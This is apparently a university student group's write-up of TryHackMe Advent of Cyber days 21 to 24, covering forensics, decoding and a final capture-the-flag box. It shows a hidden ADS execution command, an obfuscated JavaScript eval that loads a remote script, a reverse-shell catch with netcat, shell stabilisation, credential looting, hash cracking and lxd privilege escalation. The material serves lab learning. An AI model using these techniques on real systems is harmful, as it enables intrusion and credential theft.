

PSP0201

Week 6

Writeup

Group Name: Phoenix

Tutorial Group: TT4L

Members:

ID	Name	Role
1211102051	Ahmad Zakwan Bin Mohd Fazli	Leader
1211101888	Shahnaz Binti Husain Sukri	Member
1211101739	Madhini Arunasalam	Member
1211101657	Danya A/P Viknasvaran	Member


Day 21: Blue Teaming - Time for some ELForensics

Tools: Kali Linux, Remmina

Solution:

Question 1


Read the contents of the text file within the Documents folder. What is the file hash for db.exe?



```
db file hash - Notepad
File Edit Format View Help
Filename: db.exe
MD5 Hash: 596690FFC54AB6101932856E6A78E3A1
```

Question 2

What is the MD5 file hash of the mysterious executable within the Documents folder?



```
PS C:\Users\littlhelper> Get-FileHash -path C:\Users\littlhelper\Documents\deebie.exe -algorithm MD5


Algorithm      Hash                                     Path
-----
MD5             5F037501FB542AD2D9B06EB12AED09F0      C:\Users\littlhelper\Documen...

PS C:\Users\littlhelper>
```

Get-FileHash -algorithm MD5 deebie.exe

Question 3

What is the SHA256 file hash of the mysterious executable within the Documents folder?




```
PS C:\Users\littlhelper\Documents> Get-FileHash -Algorithm SHA256 deebie.exe

Algorithm      Hash                                     Path
-----
SHA256          F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F5585FED      C:\Users\littlhelper\Documen...

PS C:\Users\littlhelper\Documents> D_
```

Question 4

Using Strings find the hidden flag within the executable?



```
Using SSO to log in user...
Loading menu, standby...
THM{f6187e6cbeb1214139ef313e108cb6f9}
Set-Content -Path .\lists.exe -value $(Get-Content $(Get-Command C:\Users\littlhelper\Documents\db.exe).Path -ReadCount 0 -Encoding Byte) -Encoding Byte -Stream hidedb
Hahaha .. guess what?
Your database connection file has been moved and you'll never find it!
```


Question 5

What is the powershell command used to view ADS?

The command to view ADS using Powershell: `Get-Item -Path file.exe -Stream *`

Question 6

What is the flag that is displayed when you run the database connector file?



A screenshot of a terminal window. At the top, the file path `C:\Users\littlehelper\Documents\deebie.exe:hideb` is shown. Below it, the prompt "Choose an option:" is displayed, followed by a list of three options: "1) Nice List", "2) Naughty List", and "3) Exit". Below the list, a long alphanumeric string is shown: `THM{088731ddc7b9fdeccaed982b07c297c}`. At the bottom, the prompt "Select an option:" is shown with a cursor pointing to the right.

Question 7

Which list is Sharika Spooner on?

Naughty List

Question 8

Which list is Jaime Victoria on?

Nice List

Thought Process/Methodology

We started by connecting to the remote machine using Remmina with the given credentials. Once connected, we answered Q1 by reading the contents of the given .txt file. Next, we changed directories to Documents and ran the command `Get-FileHash -algorithm MD5 deebie.exe` to answer Q2 and `Get-FileHash -algorithm SHA256 deebie.exe` for Q3. For Q4, we used the command `c:\Tools\strings64.exe -accepteula deebie.exe`. Lastly, we ran the command `Get-Item -Path deebie.exe -Stream *` to view ADS (which we found the stream to

be hidedb) and **wmic process call create \$(Resolve-Path deebie.exe:hidedb)** to execute the file and answer Q6, Q7 and Q8.

Day 22: Blue Teaming - Elf McEager becomes CyberElf

Tools: Kali Linux, Remmina, CyberChef

Solution:

Question 1

What is the password to the KeePass database?

The screenshot shows the CyberChef application. On the left, a recipe named 'Magic' is configured with the following settings: Depth set to 3, Intensive mode unchecked, Extensive language support unchecked, and an empty Crib field. The input field contains the Base64 string 'dGhlZ3JpbmNod2FzaGVyZQ=='. The output pane displays a result snippet 'thegrinchwashere' and lists possible languages as English and German.




Question 2

What is the encoding method listed as the 'Matching ops'?

Recipe (click to load)	Result snippet	Properties
From_Base64('A-Za-z0-9+/=', true, false)	thegrinchwashere	Possible languages: English German Dutch Indonesian Matching ops: From Base64, From Base85 Valid UTF8 Entropy: 3.28

Question 3




What is the note on the hiya key?

Title:	<input type="text" value="hiya"/>	Icon:	
User name:	<input type="text"/>		
Password:	<input type="password" value="....."/>		
Repeat:	<input type="password" value="....."/>		
Quality:	<div><div></div></div> 47 bits		16 ch.
URL:	<input type="text"/>		
Notes:	<div>Your passwords are now encoded. You will never get access to your systems! Hahaha >.^P</div>		



Question 4

What is the decoded password value of the Elf Server?

Recipe

From Hex






 

Delimiter

Auto

Input






length: 16
lines: 1

736e30774d346e21

Output

start: 0 time: 1ms
end: 8 length: 8
length: 8 lines: 1

sn0wM4n!


Question 5

What was the encoding used on the Elf Server password?

Hex


Question 6

What is the decoded password value for ElfMail?



Question 7

What is the username:password pair of Elf Security System?



Question 8

Decode the last encoded value. What is the flag?

The screenshot shows the CyberChef interface. On the left, the 'Recipe' panel has two 'From Charcode' recipes. Both have 'Delimiter' set to 'Space' and 'Base' set to '10'. The 'Input' panel on the right contains a long string of numbers separated by spaces. The 'Output' panel at the bottom shows the result: a GitHub link.

```

eval(String.fromCharCode(118, 97, 114, 32, 115, 111, 109, 101, 115, 116,
114, 105, 110, 103, 32, 61, 32, 100, 111, 99, 117, 109, 101, 110, 116,
46, 99, 114, 101, 97, 116, 101, 69, 108, 101, 109, 101, 110, 116, 40, 39,
115, 99, 114, 105, 112, 116, 39, 41, 59, 32, 115, 111, 109, 101, 115,
116, 114, 105, 110, 103, 46, 116, 121, 112, 101, 32, 61, 32, 39, 116,
101, 120, 116, 47, 106, 97, 118, 97, 115, 99, 114, 105, 112, 116, 39, 59,
32, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 46, 97, 115, 121,
110, 99, 32, 61, 32, 116, 114, 117, 101, 59, 115, 111, 109, 101, 115,
116, 114, 105, 110, 103, 46, 115, 114, 99, 32, 61, 32, 83, 116, 114, 105,
110, 103, 46, 102, 114, 111, 109, 67, 104, 97, 114, 67, 111, 100, 101,
40, 49, 48, 52, 44, 32, 49, 48, 52, 44, 32, 49, 49, 54, 44, 32, 49, 49,
54, 44, 32, 49, 49, 50, 44, 32, 49, 49, 53, 44, 32, 53, 56, 44, 32, 52,
55, 44, 32, 52, 55, 44, 32, 49, 48, 51, 44, 32, 49, 48, 53, 44, 32, 49,
49, 53, 44, 32, 49, 49, 54, 44, 32, 52, 54, 44, 32, 49, 48, 51, 44, 32,
49, 48, 53, 44, 32, 49, 49, 54, 44, 32, 49, 48, 52, 44, 32, 49, 49, 55,
44, 32, 57, 56, 44, 32, 52, 54, 44, 32, 57, 57, 44, 32, 49, 49, 49, 44,
.....
)
time: 7ms
length: 111
lines: 1
.....https://gist.github.com/heavenraiza
/.....1d321244c4d667446dbfd9a3298a88b8.....
  
```

The screenshot shows a GitHub raw file view for a file named 'cyberelf'. The content is a single line of hex data: THM{657012dcf3d1318dca0ed864f0e70535}.

```

1 THM{657012dcf3d1318dca0ed864f0e70535}
  
```

Thought Process/Methodology

We start by connecting to the remote machine using Remmina. We then used the **Magic** recipe in CyberChef to decode the file name which was used to unlock keepass. We then inspected the hiya key to find a note left behind. We then looked under the network section to find the Elf Server password to decode. Based on the notes, we used hex to decode the password. We then looked into eMail to find ElfMail password, and based on its notes, we used **From HTML Entity** recipe to obtain the decoded password. Next, we looked around for the Elf Security System username password pair and found it in the recycling bin. Lastly, under notes we decoded the value by using **From Charcode** twice and obtained a github link. Following the github, we obtained the flag.

Day 23: Blue Teaming - The Grinch strikes again!

Tools: Kali Linux, Remmina, CyberChef

Solution:

Question 1

What does the wallpaper say?



Question 2

Decrypt the fake 'bitcoin address' within the ransom note. What is the plain text value?

Recipe

Magic

Depth
3

☐ Intensive mode
☐ Extensive language support

Crib (known plaintext string or regex)

Input

bm9tb331YmVzdGZ1c3RpdmFsY29tcGFueQ==

Output

Recipe (click to load)	Result snippet
From_Base64('A-Za-z0-9+/',true,false)	nomorebestfestivalcompany

Question 3

At times ransomware changes the file extensions of the encrypted files. What is the file extension for each of the encrypted files?

elf1.txt.grinch	12/2/2020 9:46 AM	GRINCH File	1 KB
teeth.jpg.grinch	12/2/2020 9:46 AM	GRINCH File	8 KB

Question 4

What is the name of the suspicious scheduled task?

General Triggers Actions Conditions Settings History (disabled)

Name: opidsfsdf

Location: \

Author: ELFSTATION4\Administrator

Description: >^P

Question 5

Inspect the properties of the scheduled task. What is the location of the executable that is run at login?

Action	Details
Start a program	C:\Users\Administrator\Desktop\opidsfsdf.exe

Question 6

There is another scheduled task that is related to VSS. What is the ShadowCopyVolume ID?

General Triggers Actions Conditions Settings History (disabled)

Name: ShadowCopyVolume{7a9eea15-0000-0000-0000-010000000000}

Location: \

Author: ELFSTATION4\Administrator

Description:

Question 7


Assign the hidden partition a letter. What is the name of the hidden folder?

PC > Backup (Z:) >

Name	Date modified	Type	Size
confidential	12/11/2020 10:31 ...	File folder	
database	12/11/2020 7:56 AM	File folder	
vStockings	12/11/2020 7:56 AM	File folder	

Question 8

Right-click and inspect the properties for the hidden folder. Use the 'Previous Versions' tab to restore the encrypted file that is within this hidden folder to the previous version. What is the password within the file?



Thought Process/Methodology

We started by connecting to the remote machine using Remmina with the given credentials and changing preferences to view wallpaper. Once connected, we read the ransom note and decrypt the fake bitcoin address using CyberChef's Magic Recipe. We then inspected encrypted files and found out its file extension. Under Task Scheduler, we noticed a suspicious task and inspected its properties to find the location of executable. We then moved to Disk Management and assigned an unviewable volume a drive letter Z. Once assigned, we opened file explorer and navigated to the drive. In the above menu, we selected view and ticked hidden items and refreshed. We found the hidden content, however we had to restore the previous version of the file by navigating to properties > selecting previous version > click restore. Lastly, we opened the hidden file and found the password.

Day 24: The Final Challenge - The Trial Before Christmas

Tools: Kali Linux

Solution:


Question 1

Scan the machine. What ports are open?

```
(1211101888@kali)-[~]  
$ nmap 10.10.23.232  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-21 08:17 EDT  
Nmap scan report for 10.10.23.232  
Host is up (0.24s latency).  
Not shown: 998 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
80/tcp    open  http  
65000/tcp  open  unknown  
  
Nmap done: 1 IP address (1 host up) scanned in 9.19 seconds
```


Question 2

What's the title of the hidden website? It's worthwhile looking recursively at all websites on the box for this step.




Question 3

What is the name of the hidden php page?




Question 4

What is the name of the hidden directory where file uploads are save



Index of /grid

Name	Last modified	Size	Description
 Parent Directory		-	

Apache/2.4.29 (Ubuntu) Server at 10.10.23.232 Port 65000

Question 5

What is the value of the web.txt flag?

```
www-data
www-data@light-cycle:/$ ls
bin    home      lib64      opt      sbin      sys      vmlinuz
boot   initrd.img  lost+found proc     snap      tmp      vmlinuz.old
dev    initrd.img.old media      root     srv       usr
etc    lib         mnt       run      swapfile  var
www-data@light-cycle:/$ cd root
bash: cd: root: Permission denied
www-data@light-cycle:/$ cd usr
www-data@light-cycle:/usr$ ls
bin  games  include  lib  local  sbin  share  src
www-data@light-cycle:/usr$ cd ..
www-data@light-cycle:/$ cd var
www-data@light-cycle:/var$ ls
backups  crash  local  log  opt  snap  tmp
cache    lib    lock   mail run  spool  www
www-data@light-cycle:/var$ cd www
www-data@light-cycle:/var/www$ ls
ENCOM  TheGrid  web.txt
www-data@light-cycle:/var/www$ cat web.txt
THM{ENTER_THE_GRID}
www-data@light-cycle:/var/www$ ^C
www-data@light-cycle:/var/www$
```

Question 6

What lines are used to upgrade and stabilise your shell?

```

shells is
(1211101888@kali)-[~]
$ sudo nc -lvnp 443
[sudo] password for 1211101888:
listening on [any] 443 ...
connect to [10.8.92.214] from (UNKNOWN) [10.10.192.227] 54040
Linux light-cycle 4.15.0-128-generic #131-Ubuntu SMP Wed Dec 9 06:57
020 x86_64 x86_64 x86_64 GNU/Linux
 14:53:39 up 9 min,  0 users,  load average: 0.00, 0.54, 0.55
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@light-cycle:/$ export TERM=xterm
export TERM=xterm
www-data@light-cycle:/$ ^Z
zsh: suspended  sudo nc -lvnp 443

(1211101888@kali)-[~]
$ stty raw -echo; fg
[1] + continued  sudo nc -lvnp 443

```

Question 7

Review the configuration files for the webserver to find some useful loot in the form of credentials. What credentials do you find? **Username:password**

```

<:php
$dbaddr = "localhost";
$dbuser = "tron";
$dbpass = "IFightForTheUsers";
$database = "tron";

```

Question 8

Access the database and discover the encrypted credentials. What is the name of the database you find these in?

```

1211101888@kali: ~
File Actions Edit View Help
resetconnection(\x) Clean session context.
For server side help, type 'help contents'

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| tron      |
+-----+
2 rows in set (0.00 sec)

```

Question 9

Crack the password. What is it?

edc621628f6d19a13a00fd683f5e3ff7

I'm not a robot

reCAPTCHA

Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
edc621628f6d19a13a00fd683f5e3ff7	md5	@computer@

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Question 10

Use su to login to the newly discovered user by exploiting password reuse. What is the user you are switching to?

```
mysql> exit
Bye
www-data@light-cycle:/var/www/TheGrid/includes$ su flynn
Password:
flynn@light-cycle:/var/www/TheGrid/includes$
```

Question 11

What is the value of the user.txt flag?

```
flynn@light-cycle:/home$ cd home
flynn@light-cycle:/home$ ls
flynn
flynn@light-cycle:/home$ cd flynn
flynn@light-cycle:~$ ls
user.txt
flynn@light-cycle:~$ cat user.txt
THM{IDENTITY_DISC_RECOGNISED}
flynn@light-cycle:~$
```

Question 12

Check the user's groups. Which group can be leveraged to escalate privileges?

```
flynn@light-cycle:~$ id
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)
flynn@light-cycle:~$
```

Question 13

What is the value of the root.txt flag?

```
/mnt/root/root # cat root.txt
THM{FLYNN_LIVES}

"As Elf McEager claimed the root flag a click could be heard as a small chamber on the anterior of the NUC popped open. Inside, McEager saw a small object, roughly the size of an SD card. As a moment, he realized that was exactly what it was. Perplexed, McEager shuffled around his desk to pick up the card and slot it into his computer. Immediately this prompted a window to open with the word 'HOLO' embossed in the center of what appeared to be a network of computers. Beneath this McEager read the following: Thank you for playing! Merry Christmas and happy holidays to all!"
/mnt/root/root #
```

Thought Process/Methodology

We start by scanning for open ports using **NMAP**. Once we found the open ports we inspected them by adding to the web address, and one led us to a hidden website. To find the hidden pages, we used **gobuster** together with the wordlist big.txt and found a hidden php page and directory. Next using **BurpSuite**, we bypass the filters by intercepting the requests and deleting filters.js before forwarding. Next, we uploaded and executed a reverse shell using **netcat**.

Once connected we first upgraded and stabilised our shell. Then we changed directories to `usr > var > www`, then `cat web.txt` to reveal the flag. Following the directories to `TheGrid > includes` and `cat dbauth.php`, we find the credentials. We then access the database using the following credentials and find the database `tron`. After dumping the database, we obtained a username and password hash. Using `crackstation.net`, we obtained the decrypted password.

Using `su`, we logged in to the user `flynn`. Navigating to `home > flynn`, we found the `user.txt` flag. Using the command `id`, we were able to check which group can escalate privileges. Using the commands given we were able to escalate our privileges to root and obtain the flag.